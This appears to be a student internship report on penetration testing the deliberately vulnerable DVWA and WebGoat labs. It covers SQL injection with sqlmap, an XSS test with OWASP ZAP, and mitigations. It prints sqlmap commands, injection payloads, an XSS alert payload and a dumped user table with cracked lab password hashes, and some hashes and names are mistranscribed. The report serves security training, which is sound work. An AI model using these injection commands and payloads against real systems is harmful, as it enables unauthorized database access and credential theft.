

Task 1: Web Application Security Testing

Objectives :

Conduct security testing on a sample web application to identify vulnerabilities such as:

- SQL injection
- XSS (Cross-Site Scripting)
- Authentication flaws/Bypass

Skills :

- Web application security
- ethical hacking
- penetration testing

Tools :

- **OWASP ZAP** - for automated vulnerability scanning
- **Burp Suite** - for request interception and manual testing
- **SQLMap** - for SQL Injection testing

Introduction :

A Weakness or flaw in a Web application that attackers can exploit to steal data, gain access, or disrupt the system. These are Weaknesses or bugs in a web app that hackers can use to harm it. They can steal information, break the system, or stop it from working. Knowing about these problems helps developers and companies keep their apps safe from cyberattacks.

- **Target Machine**
 - Metasploitable 2 (VMware)
- **Sample Web App**
 - DVWA (Damn Vulnerable Web App)

Vulnerability Testing:

□ SQL Injection Testing

- **Target :** DVWA → SQL Injection module
- **Tool Used :** SQLMap
- **Process :**
 - Intercepted a vulnerable GET request using Burp Suite
 - Saved it to a file dvwa-sqli.txt
 - Ran SQLMap command
- **Result :**
 - Successfully extracted database names:
 - dvwa
 - Information_schema
 - Vulnerability confirmed in parameter id
- **Severity :** High
- **Mitigation :**
 - Use parameterized queries (prepared statements)
 - Apply input validation
 - Avoid concatenating SQL strings directly with user input

□ Cross-Site Scripting (XSS) Testing

- **Target :** DVWA → XSS (Reflected) module
- **Tool Used :** OWASP ZAP
- **Process :**
 - Navigate DVWA via browser through ZAP proxy (127.0.0.1:8080)
 - Performed an active scan on /xss_r/
 - ZAP injected payloads like
 - <script>alert(1)</script>
- **Result :**
 - Reflected XSS detected in name parameter
 - Alert triggered successfully
- **Severity :** Medium to High
- **Mitigation :**
 - Sanitize and encode all user input
 - Use Content Security Policy (CSP)
 - Avoid rendering raw input into HTML without escaping

Authentication Bypass Testing

- **Target :** DVWA login page
- **Tool Used :** Manual testing + Burp Suite + Hydra (optional)
- **Process :**
 - Attempted SQL-based payloads
 - Access granted without valid credentials
 - Brute force simulation using Hydra with rockyou.txt
- **Result :**
 - Authentication bypass confirmed
 - Weak login handling logic exposed
- **Severity :** High
- **Mitigation :**
 - Validate login inputs and responses
 - Implemented account lockout mechanisms
 - Use CAPTCHA for brute force protection
 - Enforce strong password policies

Now we Start attempting Attack on our Vulnerable Machine

The screenshot shows the DVWA homepage. The left sidebar contains a navigation menu with the following items:

- Home (highlighted in green)
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

The main content area has the following sections:

- Welcome to Damn Vulnerable Web App!**
- WARNING!**
- Disclaimer**
- General Instructions**

User information at the bottom left:

Username: admin
Security Level: high
PHPIDS: disabled

Footer text:

Damn Vulnerable Web Application (DVWA) v1.0.7

Go to SQL injection section for getting access for databases which is a vulnerable which connects to Mysql server and bypassing the authenticating for extracting data from db

Vulnerability: SQL Injection

User ID:

More info

View Source | View Help

If we wanna see source code how db go to mysql to simply click on right side corner **View Source** then we see our source how the data sql query work there.

```
<?php
if(isset($_GET['Submit'])){
    // Retrieve data
    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');

    $num = mysql_numrows($result);
    $i = 0;

    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';
        $i++;
    }
?>
```

View Source | View Help

Here we see the sql query is

- “SELECT first_name, last_name FROM users_id = ‘id’”;

In this query we perform our SQL Injection attacks.

Here we put digit to check how the query working.

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current page), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. Below the menu, session information is displayed: Username: admin, Security Level: low, PHPIDS: disabled. The main content area has a title "Vulnerability: SQL Injection". A "User ID:" input field contains "1" and a "Submit" button. Below the input field, the output shows: ID: 1, First name: admin, Surname: admin. To the right, a "More info" section provides links to external resources: http://www.securiteam.com/securityreviews/5DP0N1P76E.html, http://en.wikipedia.org/wiki/SQL_injection, and http://www.unixwiz.net/tips/sql-injection.htm. At the bottom of the page, it says "Damn Vulnerable Web Application (DVWA) v1.0.7".

Now we use sqlmap to perform SQL Injection attacks.

- Used `sqlmap -u "http://192.168.159.129/dvwa/vulnerabilities/sqlinjection/?id=1&Submit=Submit#"` --cookies="security=low;PHPSESSID=cookie" --batch. Cookies can be easily found by inspecting page source and going to storage.

```
root@kali:~$ ./sqlmap.py -u "http://192.168.159.129/dvwa/vulnerabilities/sqlinjection/?id=1&Submit=Submit#"
[INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[INFO] testing 'MySQL UNION all (NULL) - 1 to 20 columns'
[INFO] testing 'MySQL UNION all (NULL) - 1 to 20 columns'
[INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[INFO] target URL appears to have 2 columns in query
[INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 160 HTTP(s) requests:

Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1 OR NOT 9860=9860#Submit=Submit

Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1 AND ROW(6620,8841)>(SELECT COUNT(*),CONCAT(0x71787a6271,(SELECT ELT(6620=6620,1))),0x7170627171,FLOOR(RAND(0)*2))x FROM (SELECT 61
27 UNION SELECT 5136 UNION SELECT 2456 UNION SELECT 3451)a GROUP BY x)-- yaEt8Submit=Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 9899 FROM (SELECT(SLEEP(5)))dFlQ)-- gEcQ8Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71787a6271,0x705849794c4c7471576a6a634753d6d5a43676251714e5a4a4243497054757168636b765a717561,0x7170
627171)a8Submit=Submit

[INFO] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[INFO] [INFO] fetching database names
available databases [?]:
[*] dwra
[*] information_schema
[*] metasploit
[*] mysql
[*] openwrt
[*] tikiwiki
[*] tikiwiki195

[INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.159.129'
[*] ending @ 06:42:01 /2025-07-26

root@kali:~$
```

Now we Added -tables and -D dvwa to query.

```
File Actions Edit View Help
[root@kali:~]
# sqlmap -u "http://192.168.159.129/dvwa/vulnerabilities/sqli/?id=1#Submit=Submit" --cookie="PHPSESSID=bd9b6fe34b71ae8062cbd64f5993f3c; security=low" --batch -D dvwa -tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 06:46:49 / 2025-07-26/
[06:46:50] [INFO] resuming back-end DBMS 'mysql'
[06:46:50] [INFO] testing connection to the target URL
sqlmap resume the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1 OR NOT 9868+9868#Submit=Submit

Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1 AND ROW(6620,8841)>(SELECT COUNT(*),CONCAT(0x71787a6271,(SELECT (ELT(6620=6620,1))),0x7170627171,FLOOR(RAND(0)*2)))* FROM (SELECT 6127 UNION SELECT 5136 UNION SELECT 2456 UNION SELECT 3451)a GROUP BY x)-- yAt&Submit=S
ubmit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 9899 FROM (SELECT(SLEEP(5)))dFlQ)-- gEcQ&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x71787a6271,0x765849794c4c7471576a6a6347536d6d5a4367625171e5a4a4243497054757168636b765a717561,0x7170627171)#&Submit=Submit

[06:46:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL > 4.1
[06:46:50] [INFO] fetching tables for database: 'dvwa'
[06:46:50] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+--+
| guestbook |
| users      |
+--+

[06:46:50] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.159.129'
[*] ending @ 06:46:50 / 2025-07-26/
[---(root@kali)-~]
```

Now we added -T users and --dump to see in users data deeply and all dump all database in the user file.

```
File Actions Edit View Help
root@kali:~
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 9899 FROM (SELECT(SLEEP(5)))dFlQ)-- gEcQ&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x71787a6271,0x765849794c4c7471576a6a6347536d6d5a4367625171e5a4a4243497054757168636b765a717561,0x7170627171)#&Submit=Submit

[06:48:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL > 4.1
[06:48:47] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+--+
| guestbook |
| users      |
+--+

[06:48:48] [INFO] fetching columns for table 'users' in database 'dvwa'
[06:48:48] [WARNING] reflective value(s) found and filtering out
[06:48:48] [INFO] fetching entries for table 'users' in database 'dvwa'
[06:48:48] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [Y/n] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[06:48:48] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[06:48:48] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[06:48:48] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[06:48:48] [INFO] starting 4 processes
[06:48:51] [INFO] cracked password 'abc123' for hash 'e99a18c428cb384df260853678922e03'
[06:48:52] [INFO] cracked password 'charley' for hash '8d107d09f5bbe40ade3de5c71e9e9b7'
[06:48:55] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40ade3de5c71e9e9b7'
[06:48:55] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61db8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+
| user_id | user   | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+
| 1       | admin  | http://192.168.159.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61db327deb882cf99 (password) | admin    | admin    |
| 2       | gordob | http://192.168.159.129/dvwa/hackable/users/gordob.jpg | e99a18c428cb384df260853678922e03 (abc123) | Brown   | Gordon  |
| 3       | i337   | http://192.168.159.129/dvwa/hackable/users/i337.jpg   | 8d3533d75ae2c3966d7e0d4fc692160 (charley) | Me     | Hack    |
| 4       | pablo  | http://192.168.159.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40ade3de5c71e9e9b7 (letmein) | Picasso | Pablo   |
| 5       | smithy | http://192.168.159.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61db327deb882cf99 (password) | Smith   | Bob     |
+-----+-----+-----+-----+-----+
[06:49:02] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.159.129/dump/dvwa/users.csv'
[06:49:02] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.159.129'
[*] ending @ 06:49:02 / 2025-07-26/
[---(root@kali)-~]
```

Here we get credentials with the help of sqlmap to perform SQL Injection attack.

Conclusion :

1. Use Prepared Statements (Parameterized Queries)

- Always use parameterized queries in PHP (PDO/MySQLi), Java (JDBC), Python (SQLite/MySQL), etc.
- This separates SQL code from user input, preventing injection.

2. Input Validation

- Validate all user inputs:
 - Ensure correct data type (e.g., integer, email).
 - Use whitelists for allowed input.
 - Reject unexpected or special characters where not needed.

3. Use ORM Libraries

- Use frameworks or Object-Relational Mapping tools (e.g., SQLAlchemy, Hibernate, Entity Framework) that automatically handle query escaping.

4. Least Privilege Access

- The database user used by your app should have minimal permissions:
 - Avoid using root or admin-level accounts.
 - Only allow the actions (SELECT/INSERT) that the app needs.

5. Avoid Dynamic SQL

- Do not build queries by concatenating user input.

6. Web Application Firewall (WAF)

- Deploy a WAF (e.g., ModSecurity) to help detect and block SQLi attempts in HTTP traffic.

7. Error Handling

- Disable detailed SQL error messages in production.
- Use generic error responses like: "Something went wrong. Please try again later."

8. Regular Security Testing

- Use tools like:
 - sqlmap
 - OWASP ZAP
 - Burp Suite
- Perform regular pen tests and code reviews.

9. Keep Software Updated

- Keep your DBMS, libraries, and frameworks up to date with the latest security patches.

XSS : (Cross Site Scripting)

Open the OWASP ZAP and copy the URL of the WebGoat login page and paste in the Automated Scan URL header option and start the scan.

The screenshot shows the OWASP ZAP interface in Standard Mode. The top menu bar includes File, Edit, View, Analyse, Report, Tools, Import, Export, Online, Help, and a toolbar with various icons. The main window has tabs for Sites, Header: Text, Body: Text, and Request, Response, Requester. The Header: Text tab displays the HTTP response headers and body. The Body: Text tab shows the HTML source code of the login page, which includes several tags for CSS files. Below these tabs are History, Search, Alerts, Output, Spider, AJAX Spider, Active Scan, and a plus sign icon. The Alerts tab is selected, showing a single entry for a Content Security Policy (CSP) Header Not Set issue. The alert details are as follows:

- URL: http://127.0.0.1:8080/WebGoat/login
- Risk: Medium
- Confidence: High
- Parameter:
- Attack:
- Evidence:
- CWE ID: 693
- WASC ID: 15
- Source: Passive (10038 - Content Security Policy (CSP) Header Not Set)
- Alert Reference: 10038-1
- Input Vector:
- Description: Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are
- Other Info:

At the bottom of the Alerts tab, it says "Alerts 1 4 2 4 Main Proxy: localhost:8081 Current Status 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0".

The screenshot shows the 'Edit Alert' dialog box for the Content Security Policy (CSP) Header Not Set alert. The dialog has a title bar 'Edit Alert' and a close button 'X'. The alert details are identical to those shown in the ZAP interface above. Below the details is a 'Description:' section with a detailed explanation of CSP. Under 'Solution:', it says 'Ensure that your web server, application server, load balancer, etc. is configured to set the Content-Security-Policy header.' The 'Reference:' section lists URLs for developer.mozilla.org, https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html, and https://www.w3.org/TR/CSP/. The 'Alert Tags:' section contains several tags: CWE-693, OWASP_2021_A05, OWASP_2017_A06, POLICY_QA_STD, and POLICY_PENTEST. At the bottom right are 'Cancel' and 'Save' buttons.

Content Security Policy (CSP) Header Not Set :

Content Security Policy (CSP) is missing, which limits sources from which content (scripts, images, etc.) can be loaded. Without CSP, the application is more vulnerable to attacks like **Cross-Site Scripting (XSS)**, where attackers can inject malicious scripts that get executed in the user's browser.

Consequence of XSS :

Session Hijacking

- Attackers steal session cookies to impersonate users, gaining unauthorized access to accounts.

Credential Theft

- XSS can be used to trick users into entering login details on fake pages.

Data Theft

- Sensitive information on the page can be accessed and stolen by attackers.

Malware Distribution

- Malicious code injected through XSS can redirect users to phishing sites or download malware.

Phishing and Social Engineering

- XSS can display fake interfaces, tricking users into revealing personal information.

Defacement of Websites

- Attackers can alter the appearance of web pages, damaging credibility and reputation.

Denial of Service

- XSS may overload the server, making the site inaccessible to legitimate users.

Impacts on SEO and Reputation

- Hidden spam links or malware can harm a site's SEO and get it blacklisted.

Prevention:

1. Sanitize and validate user input on both the client and server sides.
2. Use Content Security Policy (CSP) to limit where scripts can be loaded from.
3. Encode output (especially when rendering user-generated content in HTML).
4. Use secure headers such as X-Content-Type-Options, X-Frame-Options, and X-XSS-Protection.


Conclusion

- Through this task, I gained hands-on experience
- Identifying and exploring web app vulnerabilities
- Using professional tools for penetration testing
- Preparing detailed technical documentation

The project emphasizes the critical need for secure coding practices in web development. All discovered vulnerabilities have been documented with the recommendations for mitigation.

Acknowledgment

I would like to thank **Future Interns** for their guidance during this task and for providing me access to real-world tools and scenarios to enhance my cybersecurity skills.



 Name :- Devansh Namdev
Linkedin:-<https://www.linkedin.com/in/devansh-namdev-9765701bb>

Date:- 1 Aug 2025